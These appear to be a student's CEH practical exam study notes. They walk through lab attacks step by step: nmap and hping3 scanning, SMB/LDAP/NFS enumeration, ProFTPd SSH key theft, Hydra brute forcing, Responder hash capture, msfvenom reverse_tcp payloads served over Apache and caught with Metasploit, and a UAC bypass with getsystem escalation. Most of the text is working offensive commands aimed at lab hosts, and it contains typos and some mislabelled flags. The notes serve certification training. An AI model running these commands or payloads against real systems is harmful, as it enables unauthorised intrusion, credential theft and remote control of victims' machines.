CEH practical points

Sunday, August 13, 2023 3:53 PM

- ***Important resource links*** = https://github.com/DarkLycn1976/CEH-Practical-Notes-and-Tools ----all tools and their info available
  = Hack The Box (Challenges Steganography and Web) (https://www.hackthebox.eu/)
  = https://github.com/cmuppin/CEH ---- tools uses notes (latest)

  - ***TOOLS TO LEARN =*** 1)NMAP 2)Advance Ip scaner 3)Net discovery 4)metasploi8t 5)microsoft RDP 6)Wireshark 7)Jhon the riper 8)Burp suite 9)SQL map 10)Hash calc 11)vercrpt 12)Quick stego 13)Snow 14)Crypttool 15)WP Scan 16)Search Sploit 17)Rainbow Crack 18)BC text encoder 19)Covert Tcp 20)Hping3 21)ADB Android 22)Hydra 23)Dirb 24)DSS 25)MD5 calc26)nesues27)rat 28)ngrat29)aircrackng
  - ***YOUTUBE ILAB and other CEH practical video practice with lab setup***
  -

  - ***Online labs*** =
  - ***1)Tryhackme*** = 1)pre-security 2)JR.pentester 3)Complete Bigener
  - ***ROOMS*** = 1)Nmap 2) Linux 3)SQL map 4)Wireshark 5) Hydra 6)OWAPS 10 7)cryptography

  2***)HACK THE BOX = Stegnography and andriod hacking lab and cryptography***

  3) DVWA ---- must complete

Try hack me

Sunday, August 13, 2023 3:56 PM

- ***SMB access (if you find smb port open you can do follwing to get access***
  1. nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse MACHINE_IP
  2. smbclient //MACHINE_IP/anonymous
  3. smbget -R smb://MACHINE_IP/anonymous
  4. nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount MACHINE_IP

- ***Gain initial access with ProFtpd***

1) Search for exploit of PROFTPD WITH SEARCH SPLOIT
2) nc (machine ip) 21
3) SITE CPFR /home/(user id)/.ssh/id_rsa
4) SITE CPTO /var/tmp/id_rsa
5) sudo mkdir /mnt/kenobiNFS
   sudo mount MACHINE_IP:/var /mnt/kenobiNFS
   ls -la /mnt/kenobiNFS
   cp /mnt/kenobiNFS/tmp/id_rsa
   sudo chmod 600 id_rsa
   ssh -i id_rsa kenobi@(ip)

- ***Brute Forceing***
- ***Network scaning***
- ***Machine previsc***

- nmap scaning = ***nmap -A -T4 -Pn -p- 10.10.137.131 -oA THM.txt*** --- scaning for open ports , versions , default scripts ,

- if ask for open or uniques directory then check 80 or 443 open ports then go to dirbuster
  give ip and port no in ***dirb = http://10.10.137.131:80*** and for wordlist silect the local kali wordlist
  check for the files you found in directory they may be hint

- if you find SMB port open go for the above given command to check for available users = ***smbclient -L \\10.10.45.106***
  you will find user as anonymous login in it just enter for password
  smbclient \\\\10.10.137.131\\anonymous

- after login go ls command and look for files if any txt file available download it by get command and open in linux machine
  in that file you will find 2 user jan , key now you have to use hydra for brute forceing them for password

- ***hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://10.10.45.106*** -----brute forceing user for ssh or ftp://10.10.45.106
  hydra -l <username> -P <wordlist> 10.10.183.218 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
  ----- post web forrm

- AFTER finding password to user go for trying login in for SSH useing usernma pass
  ssh jan@10.10.137.131

- after loging into jan go for ***cd /home*** --directory and check for available folders and files
  try to get into folders and look for available folders by ***ls -la***
  go for ***cd .ssh***
  ls -la

- ***cat id_rsa*** --- copy the rsa key and paste in new file you create make sure you copy from begin to end key
  then convert the file into jhon hash to crack --- ***ssh2john rsakey.txt > hash.txt***
  john hash --wordlist=/usr/share/wordlists/rockyou.txt

- after geting password of hash copy the password and keep aside and remove the read option of the file
  chmod 600 id_rsa

- exit the ssh and go for new login into ssh of kay
  ssh -i id_rsa kay@10.10.137.131
  paste the password

- after loging ls the file and cat into available files and at the end copy the flag and machine is over

- ***Kali linux Privesc escilation***

  =

  hostname = command will return the hostname of the target machine
  uname -a = Will print system information giving us additional detail about the kernel used by the system
  sudo -l = command can be used to list all commands your user can run using sudo.

  The ***id*** command will provide a general overview of the user's privilege level and group memberships
  /etc/passwd = Reading the /etc/passwd file can be an easy way to discover users on the system.
  cat /etc/passwd | cut -d ";" -f 1 == sort only username
  netstat -s == list network usage statistics by protocol (below) This can also be used with the -t or -u options to limit the output to a specific protocol.

  Automated Enumeration Tools = The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

  LinPeas: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
  LinEnum: https://github.com/rebootuser/LinEnum
  LES (Linux Exploit Suggester): https://github.com/mzet-/linux-exploit-suggester
  Linux Smart Enumeration: https://github.com/diego-treitos/linux-smart-enumeration
  Linux Priv Checker: https://github.com/linted/linuxprivchecker

I Labs

Sunday, August 13, 2023 5:25 PM

1)Footprinting and Reconnaissance = ***1)*****Gather an Email List using theHarvester=** This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines …… get into the root and give command = **theHarvester -d microsoft.com -l 200 -b baidu** ***2) whois =*** if you come across to find whois record of any given ip go to **http://whois.domaintools.com** **3)**

2)Scanning Network = **Network scanning is the process of gathering additional detailed information about the target by using highly complex and aggressive reconnaissance techniques. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the responsive ones. in scanning phase you must use windows GNU Nmap tool in exam**

- ***NMAP = (Must use*)***
  1)Host Discovery using Nmap = ***nmap -sn -PR [Target IP Address] (*****-sn**: disables port scan and **-PR**: performs ARP ping scan and -**PU:** UDP SCAN)
  2) to find how many host are up in network = ***nmap -sn -PE 10.10.1.10-23*** (**-PE**: performs the ICMP ECHO ping scan.)
  3***)nmap -sT -v [Target IP Address]*** (-sT: performs the TCP connect/full open scan and -v: enables the verbose)
  4)***nmap -sS -v [Target IP Address] (***-sS: performs the stealth scan/TCP half-open scan used to bypass firewall rules)
  5***)nmap -sV [Target IP Address] (***-sV: detects service versions.)
  6)***nmap --script smb-os-discovery.nse [Target IP Address] (***--script: specifies the customized script and smb-os-discovery.nse: attempts to determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139).you can find scripts on offical nmap website)
  7)***nmap -f [Target IP Address] (***-f switch is used to split the IP packet into tiny fragment packets. And bypasss firewall)
  8)***nmap -D RND:10 [Target IP Address]*** (-D: performs a decoy scan and RND: generates a random and non-reserved IP addresses (here, 10).
  You can do all this just one command = ***nmap -sC -sV -sP -v -A -p- -O -T4 192.168.98.1/24 , save the files after scan in GNU windows***

- ***HPING3 =*** TOOL LIKE NMAP WORKS IN PARROT TERMINAL .
  1)***hping3 -A [Target IP Address] -p 80 -c 5 = (***-A specifies setting the ACK flag -c specifies the packet count (here, 5).
  2) **hping3 -8 0-100 -S [Target IP Address] -V (-8** specifies a scan mode, **-p** specifies the range of ports to be scanned (here, **0-100**), and **-V** specifies the verbose mode.)
  3)**hping3 -1 [Target IP Address] -p 80 -c 5 (-1** specifies ICMP ping scan)
  4) ***hping3 [Target IP Address] --udp --rand-source --data 500 (***Here, **--udp** specifies sending the UDP packets to the target host, **--rand-source** enables the random source mode and **--data** specifies the packet body size. For eveding firewall and scaning)
  5)***hping3 [Target IP Address] --flood (***--flood: performs the TCP flooding. Bypass firewall or eveding it)

- **Angry IP Scanner = takes so much of time**
  1)Host Discovery using Angry IP Scanner = in the ip range give the ip range to scan after that go to preference the **setting** icon side of ip range in preference tab in pinging method select combined **tcp+udp** …then go to disply option and select **all alive host** and then save it and start the scan ….. Now this will scan the given ip range amd give you the all alive host with there names and there ips and ports open

Operating System	Time To Live	TCP Window Size
Linux	64	5840
FreeBSD	64	65535
OpenBSD	255	16384
Windows	128	65,535 bytes to 1 Gigabyte
Cisco Routers	255	4128
Solaris	255	8760
AIX	255	16384

Target System's OS with Time-to-Live (TTL)= to identify the OS with ttl value open the wireshark and cmd ping the target ip and capture by wireshark and catch the ICMP packet and look for target reply and its ttl value like given in chat

3)Enumeration = performing enumeration. Using various techniques, you should extract more details about the network such as lists of computers, usernames, user groups, ports, OSes, machine names, network resources, and services. Enumeration creates an active connection with the system and performs directed queries to gain more information about the target

- **NetBIOS Enumeration = 1) NbtStat = nbtstat -a [IP address of the remote machine]** (**-a** displays the NetBIOS name table of a remote computer.)
  2)**NetBIOS Enumerator=** get the tool open it given the IP ranges and it will scan for it after result expand the result and names
  (must use*) 3) ***NSE Scripts =*** **nmap -sV -v --script nbstat.nse [Target IP Address]** ----nmap script for netbios enumeration -sV for version -v verbose …if want to scan specific port just give -p and port number
- ***SNMP Enumeration =*** after scanning nmap result you will find snmp port open used by udp so to check If its valid for public access use bellow tools
  (Must use*) 1)snmp-check = snmp-check 192.163.65.2 **(you can look for youtube labs note for more commands) mostly used in servers on 161 port**
  If cant find ip add use this tool 2)SoftPerfect Network Scanner = go to options menu select remote SNMP click all then close and then give ip range it will check all and show you shared folder and other information you can right click on it and check for its propertys and if device is vuln you can use it by open in device option on right click
  (Must use*) 3)Nmap = when you find a perticular port running snmp then scan for particular port using scripts
  =***nmap -sU -p 161 --script=snmp-sysdescr [target IP Address]*** ---find info about snmp
  = ***nmap -sU -p 161 --script=snmp-processes [target IP Address]*** = finds the running process on target
  = ***nmap -sU -p 161 --script=snmp-win32-software [target IP Address]*** = finds running software on target
  = ***nmap -sU -p 161 --script=snmp-interfaces [target IP Address]*** = finds information about the Operating system, network interfaces, and applications that are installed on the target machine
- **LDAP Enumeration =** first use tool **"Active Directory Explorer"** ---enter target ip no need pass and id and get enter in active directory find ceh ldap
  1)Python and Nmap = after finding the ldap port open in nmap search get the port number and give following command to enumerate and NSE script to perform username enumeration on the target
  = nmap -sU -p 389 [Target IP address]
  = nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' [Target IP Address] ---- this will enumerate the passwords for u
  = in terminal open python3 shell by ***python3*** command then give command ***import ldap3*** and then ***server=ldap3.Server('[Target IP Address]', get_info=ldap3.ALL,port=[Target*** Port]) ----this will connect you with ldap server without id password …..then type ***connection=ldap3.Connection(server)***
  Then ***connection.bind() -----*** if reply is tru menas successful conection established then type ***server.info ----****this gives server info then type*
  connection.search(search_base='DC=CEH,DC=com', search_filter='(&(objectclass=*))', search_scope='SUBTREE', attributes='*') …….then **connection.entries**
  connection.search(search_base='DC=CEH,DC=com', search_filter='(&(objectclass=person))', search_scope='SUBTREE', attributes='userpassword') …….*if reply is true means query is successful exquted an at the last type* **connection.entries** to dump ldap enteries

(must use *) ***2)ldapsearch = 1)*** **ldapsearch -h [Target IP Address] -x -s base namingcontexts** ------this command will search ldap info for you all the groups and all here

(-x: specifies simple authentication, -h: specifies the host, and -s: specifies the scope.)

2) ***ldapsearch -h [Target IP Address] -x -b "DC=CEH,DC=com"*** **(here "dc…..com" is from the first line of nameingcontext option from result)----this will also give lot of information about machines and users in that directory**

3) ldapsearch -x -h [Target IP Address] -b "DC=CEH,DC=com" "objectclass=*"

- ***NFS Enumeration = (network system) =*** type of file system that enables computer users to access, view, store, and update files over a remote server.
  (must use *) 1)**RPCScan and SuperEnum=** while using this apps I already assume that you have enabled the NFS service on server use nmap to check for it
  = **cd SuperEnum**
  = echo "10.10.1.19" >> Target.txt …… (create a file having a target machine's IP address (10.10.1.19).)
  = **chmod +x superenum……..**gives excute permission to file
  = **./superenum** (Under Enter IP List filename with path, type Target.txt, just enter the file name becauseyour in the same directory)
  2) Now comeback to root by **cd** and now we will perform **RPCScan** so go int ***cd RPCScan***
  =python3 rpc-scan.py [Target IP address] --rpc …….(The result appears, displaying that port is open, and the NFS service is running on it.)
- **DNS Enumeration =** This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.
  1)**Zone Transfer = dig ns [Target Domain Name] ……**retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION** = **dig @[[NameServer name]] [[Target Domain name]] axfr…..** axfr retrieves zone information.
  2)Nslookup = in windows machine in cmd type **nslookup** then set **querytype=soa** and enter target domain name this will show you primary domain name then type **ls -d [Name Server]** …..if its say failed means zone transfer cant possible here
  (must use *) 3) **Nmap = nmap --script=broadcast-dns-service-discovery [Target Domain]** …shows available DNS services on the target host along with their associated ports **nmap -T4 -p 53 --script dns-brute [Target Domain] ……. nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'"….**displaying various common service (SRV) records for a given domain name
- **SMTP enumeration = nmap -p 25 --script=smtp-enum-users [Target IP Address]** --- display all the smtp users
  =**nmap -p 25 --script=smtp-commands [Target IP Address]** ----A list of all the SMTP commands available in the Nmap directory appears.

4)Vulnerability Analysis=

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption.

1) **Vulnerability Scoring Systems=** IF YOU ARE ASK TO FIND THE CVE INFORMATION WITH ITS NAME GIVEN JUST GO TO **CVE.ORG** ANI IN NEWEST CVE FIND THE NAME GIVEN TO YOU ….another same website like this is **nvd (national vulnerability database)**

***MUST use 2)OpenVAS =** this is a vulnerability scaning and analysis tool to use it open the parrot os and go to Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting** --> **Vulnerability Analysis** --> **Openvas - Greenbone** --> **Start Greenbone Vulnerability Manager Service** to launch OpenVAS tool. …. At the end in terminal you will be given a link like **https://127.0.0.1:9392** open it in the firfox login in it with **admin and password** go to **Scans --> Tasks--- Task Wizard** (in uper corner) ….then enter the ip address of target and let it take time and scan it after scanning complete click on **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running. Click on any vulnerability and see its detailed and report it

3)Nessus= in windows machine go to Microsoft browser search for **https://localhost:8834/** nessus login page will appear use **Admin** as the username and **password** as Password and click **Sign In …..**after comeing on dashboard go to policies click on create new policies then go to **advance scan** then give name to scan and disccription about scaan then click on discovery bellow that and turn offff the remote host scan then go to **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox then directly go to **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options. Then Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123/qwerty@123**. then click on plugin and just save everything ……then policy will be saved then go to my scan and click on create new scan then Click the **User Defined** tab and select **NetworkScan_Policy**. Under **General Settings** in the right pane, input the **Name** of the scan then in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis.

Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan. The **Scan saved and launched successfully** then click on scaning and you will see your progress of scan then go to vulnerability tab and click on vulnerability you wana check and then select the vulnerability and see the detailed information about that vulnerability after scan completed go to report and download the report how you wanted

***Must use 4)Nikto =** it's a vulnerability scanning tool in parrot os Click the **Applications** menu in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Vulnerability Scanners** --> **nikto** in terminal it will display various available options of scannign in nitkito then in terminal give command

nikto -h (Target Website) -Tuning x The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website. Then next command …..**nikto -h (Target Website) -Cgidirs all** (-Cgidirs: scans the specified CGI directories; users can use filters such as "none" or "all" to scan all CGI directories or none).....to save the scan result give command **nikto -h (Target Website) -o (File_Name) -F txt**

5)System Hacking=

***MUST USE 1) Crack the System's Password using Responder =** By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix

= in Ubuntu machine open the terminal and go to responder folder and give permission of excution = **chmod +x ./Responder.py** then start the tool by command **sudo python2 ./Responder.py -I eth0** then go to windows machine type **win+R** and then type **\\CEH-Tools** and enter and go back to Ubuntu machine Responder starts capturing the access logs of the Windows 11 machine. It collects the hashes of the logged-in user of the target machine, By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file. Now you will get to see the hashesh of loged in user now crack the hashesh from **john-the-ripper tool**

- **John-the-ripper cracking=** open the terminal in Ubuntu and type **sudo snap install john-the-ripper**
  = sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.1.11.txt. ------ cracks the user found **hashesh** with john tool

***MUST USE** 2)**Audit System Passwords using L0phtCrack =** tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password. In windows machine open **L0phtCrack 7** tool and click **Password Auditing Wizard** then in **introduction page** click on next after that select machine ensure that **windows machine** is selected in **windows import** select **a remote machine** then in **windows import** from remote machine then give **host IP** and select **the Use Specific User Credentials option** then in username password field you will be given by difault use that then enter the domain if given or **ceh.com** In the **Choose Audit Type** wizard, select the **Thorough Password Audit** then In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse…** button to store the report in the desired location. Then The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** then finsh and it starts cracking the passwords of the remote machine. In the lower-right corner of the window,

3)Vulnerabilities on Exploit Sites= Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications

= open any browser and go to exploit-db.com and you can search vulnblity exploit there …for advanced search in lift hand corner on top 3 line click and slide appears click on **SEARCH EDB** the advance search option appears then just select the type like remote or something and platform as os like windows_x86_64 and other …and in result exploit appears you can select the exploit you want and download it

***must use for vnc 4)Exploit Client-Side Vulnerabilities and Establish a VNC** (Virtual Network Computing) **Session=** enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. This like remote desktop connection

= A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press Enter. Then this command will genreate malicious file at that path now create a directory to share this file to targer

= Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

=Type **chmod -R 755 /var/www/html/share** and press **Enter**

=Type **chown -R www-data:www-data /var/www/html/share** and press **Enter1**

= Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

= start the apache server by command **service apache2 start**
= launch the msfconsole by command **msfconsole**
=In msfconsole, type **use exploit/multi/handler**
= Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 444** and press **Enter**

= at the end type **exploit** to start listner
= Now go to windows machine open firefox and type **http://10.10.1.13/share click Test.exe and download file and try to run the file**
= go back to parrot machine and Observe that one session has been created or opened in the **Meterpreter shell**,

- Type **sysinfo** and veryify that is windows machine
- type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press Enter. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.----------**(PowerUp.ps1** is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.)
- Type **shell** and press Enter to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.
- **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.
- A result appears, displaying **Check** and **AbuseFunction**
- Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
- Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press Enter. Then you will see windows 11 screen on your parrot screen this will make a remote desktop connection by exploiting client side vulnerability

Must use tool **5)Access to a Remote System using Armitage =** Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.
= open the terminal in parrot and start postresql serrvice by command **service postgresql start**
= Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Exploitation Tools** --> **Metasploit Framework** --> **armitage** to launch the Armitage tool.
=The **Connect…** pop-up appears; leave the settings to default and click the **Connect** button. Then The **Start Metasploit?** pop-up appears; click **Yes**.
=Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** --> **Intense Scan** to scan for live hosts in the network. Then enter the target ip or range
= after the scan completiion pop up appears and machine appears
=Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** --> **meterpreter**; double-click **meterpreter_reverse_tcp**.
=The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop- down options; click **Launch**
=The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.
=In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine. If you want to make share folder check last practice uper one
=In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
=Type **service apache2 start** and press **Enter** to start the Apache server.
=Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.
=The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.
= now go to windows machine open firfox type http://10.10.1.13/share download the tool and run it
= go back to parrot machine Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).
=Right-click on the target host and navigate to **Meterpreter 1** --> **Interact** --> **Meterpreter Shell**. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details
=Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Screenshot**. New tab appears displaying current screenshot of machine
= right click on target machine navigate to **Meterpreter 1** --> **Explore** --> **browse file** you see all file and folder and upload also
=Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot and privilage escaltion**

6)Gain Access to a Remote System using Ninja Jonin = Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.
= in windows 11 machine Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files. And Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options. And create new folder name as Trial right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files…** from the list of options and selext the path of Trial file now Navigate to **C:/Users/Admin//Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.in **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11 save it** We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive…** from the list of options. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.
Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools \CEHv12 Module 06 System Hacking\Spyware** and paste the copied file.
= now go to the target machine that is **server22** Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**. Right click and extract here option Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.now go back to windows 11 and open the listener app and type command **list** the tool will list all the connected devices. **Windows Server 2022** is connected remotely from **Windows 11** machine with index value 1.type **connect 1** and press **Enter**, to connect to the **Server22**. to get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.Type **ipconfig** in the cmd session and press **Enter**, type **whoami** and press **Enter**.

7)Privilege Escalation to Gain Higher Privileges =
1.Horizontal Privilege Escalation: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
2.Vertical Privilege Escalation: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator
= open the parrot machine terminal go to root and use metasploit to create malicious application by following command
= **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe and press Enter.**
=so now we need to share it to windows machine In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission.we will use it if you havent creted go up and check it
= To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
=Type **service apache2 start** and press **Enter** to start the Apache server and then type **msfconsole** and press enter
=type **use exploit/multi/handler**
=Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
=Type **set LHOST 10.10.1.13** and press **Enter** to set the localhosT and type **exploit -j -z**
Now go to windows machine open firefox type http://10.10.1.13/share and download exploit.exe application and run it
= then come back to parrot os and in terminal Type **sessions -i 1** and press Enter you will get access to windows machine
= type command **getuid** you will get current running user observe its normal privilages you got
= now your next task is to perform privilege escalation to attain higher-level privileges in the target system.First, we will use privilege escalation tools (BeRoot), which allow you to run a

configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine
=Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

=CEH-Tools folder appears, navigate to CEHv12 Module 06 System Hacking\Privilege Escalation Tools and copy the **BeRoot** folder. And paste in dektop and go back to terminal
= Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).
=now type **shell** and press enter you will get the shell of windows machine
=Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
=A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
=You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.
GhostPack Seatbelt = this tool to gather host information and perform security checks to find insecurities in the target system.
=Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.
=CEH-Tools folder appears, navigate to CEHv12 Module 06 System Hacking\Github Tools and copy Seatbelt.exe file. Paste the copied file onto Desktop.
=In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.
=type **shell** and get cmd access
= Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.
=Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys etc
=Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo etc.
=Type **Seatbelt.exe -group=all** and press enter to run all commands

- Another method for performing **privilege escalation is to bypass the user account control setting** (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique. ***(MUST USE TOOL)***

= Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.
=Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine. In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.
=Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.
=Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**
=Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.
=Type **set SESSION 1**
=Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
=To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
=To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
=type exploit the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.
=Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command.
=we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.
=his time, the command successfully escalates user privileges and returns a message stating **got system**
=Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**),
=we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.
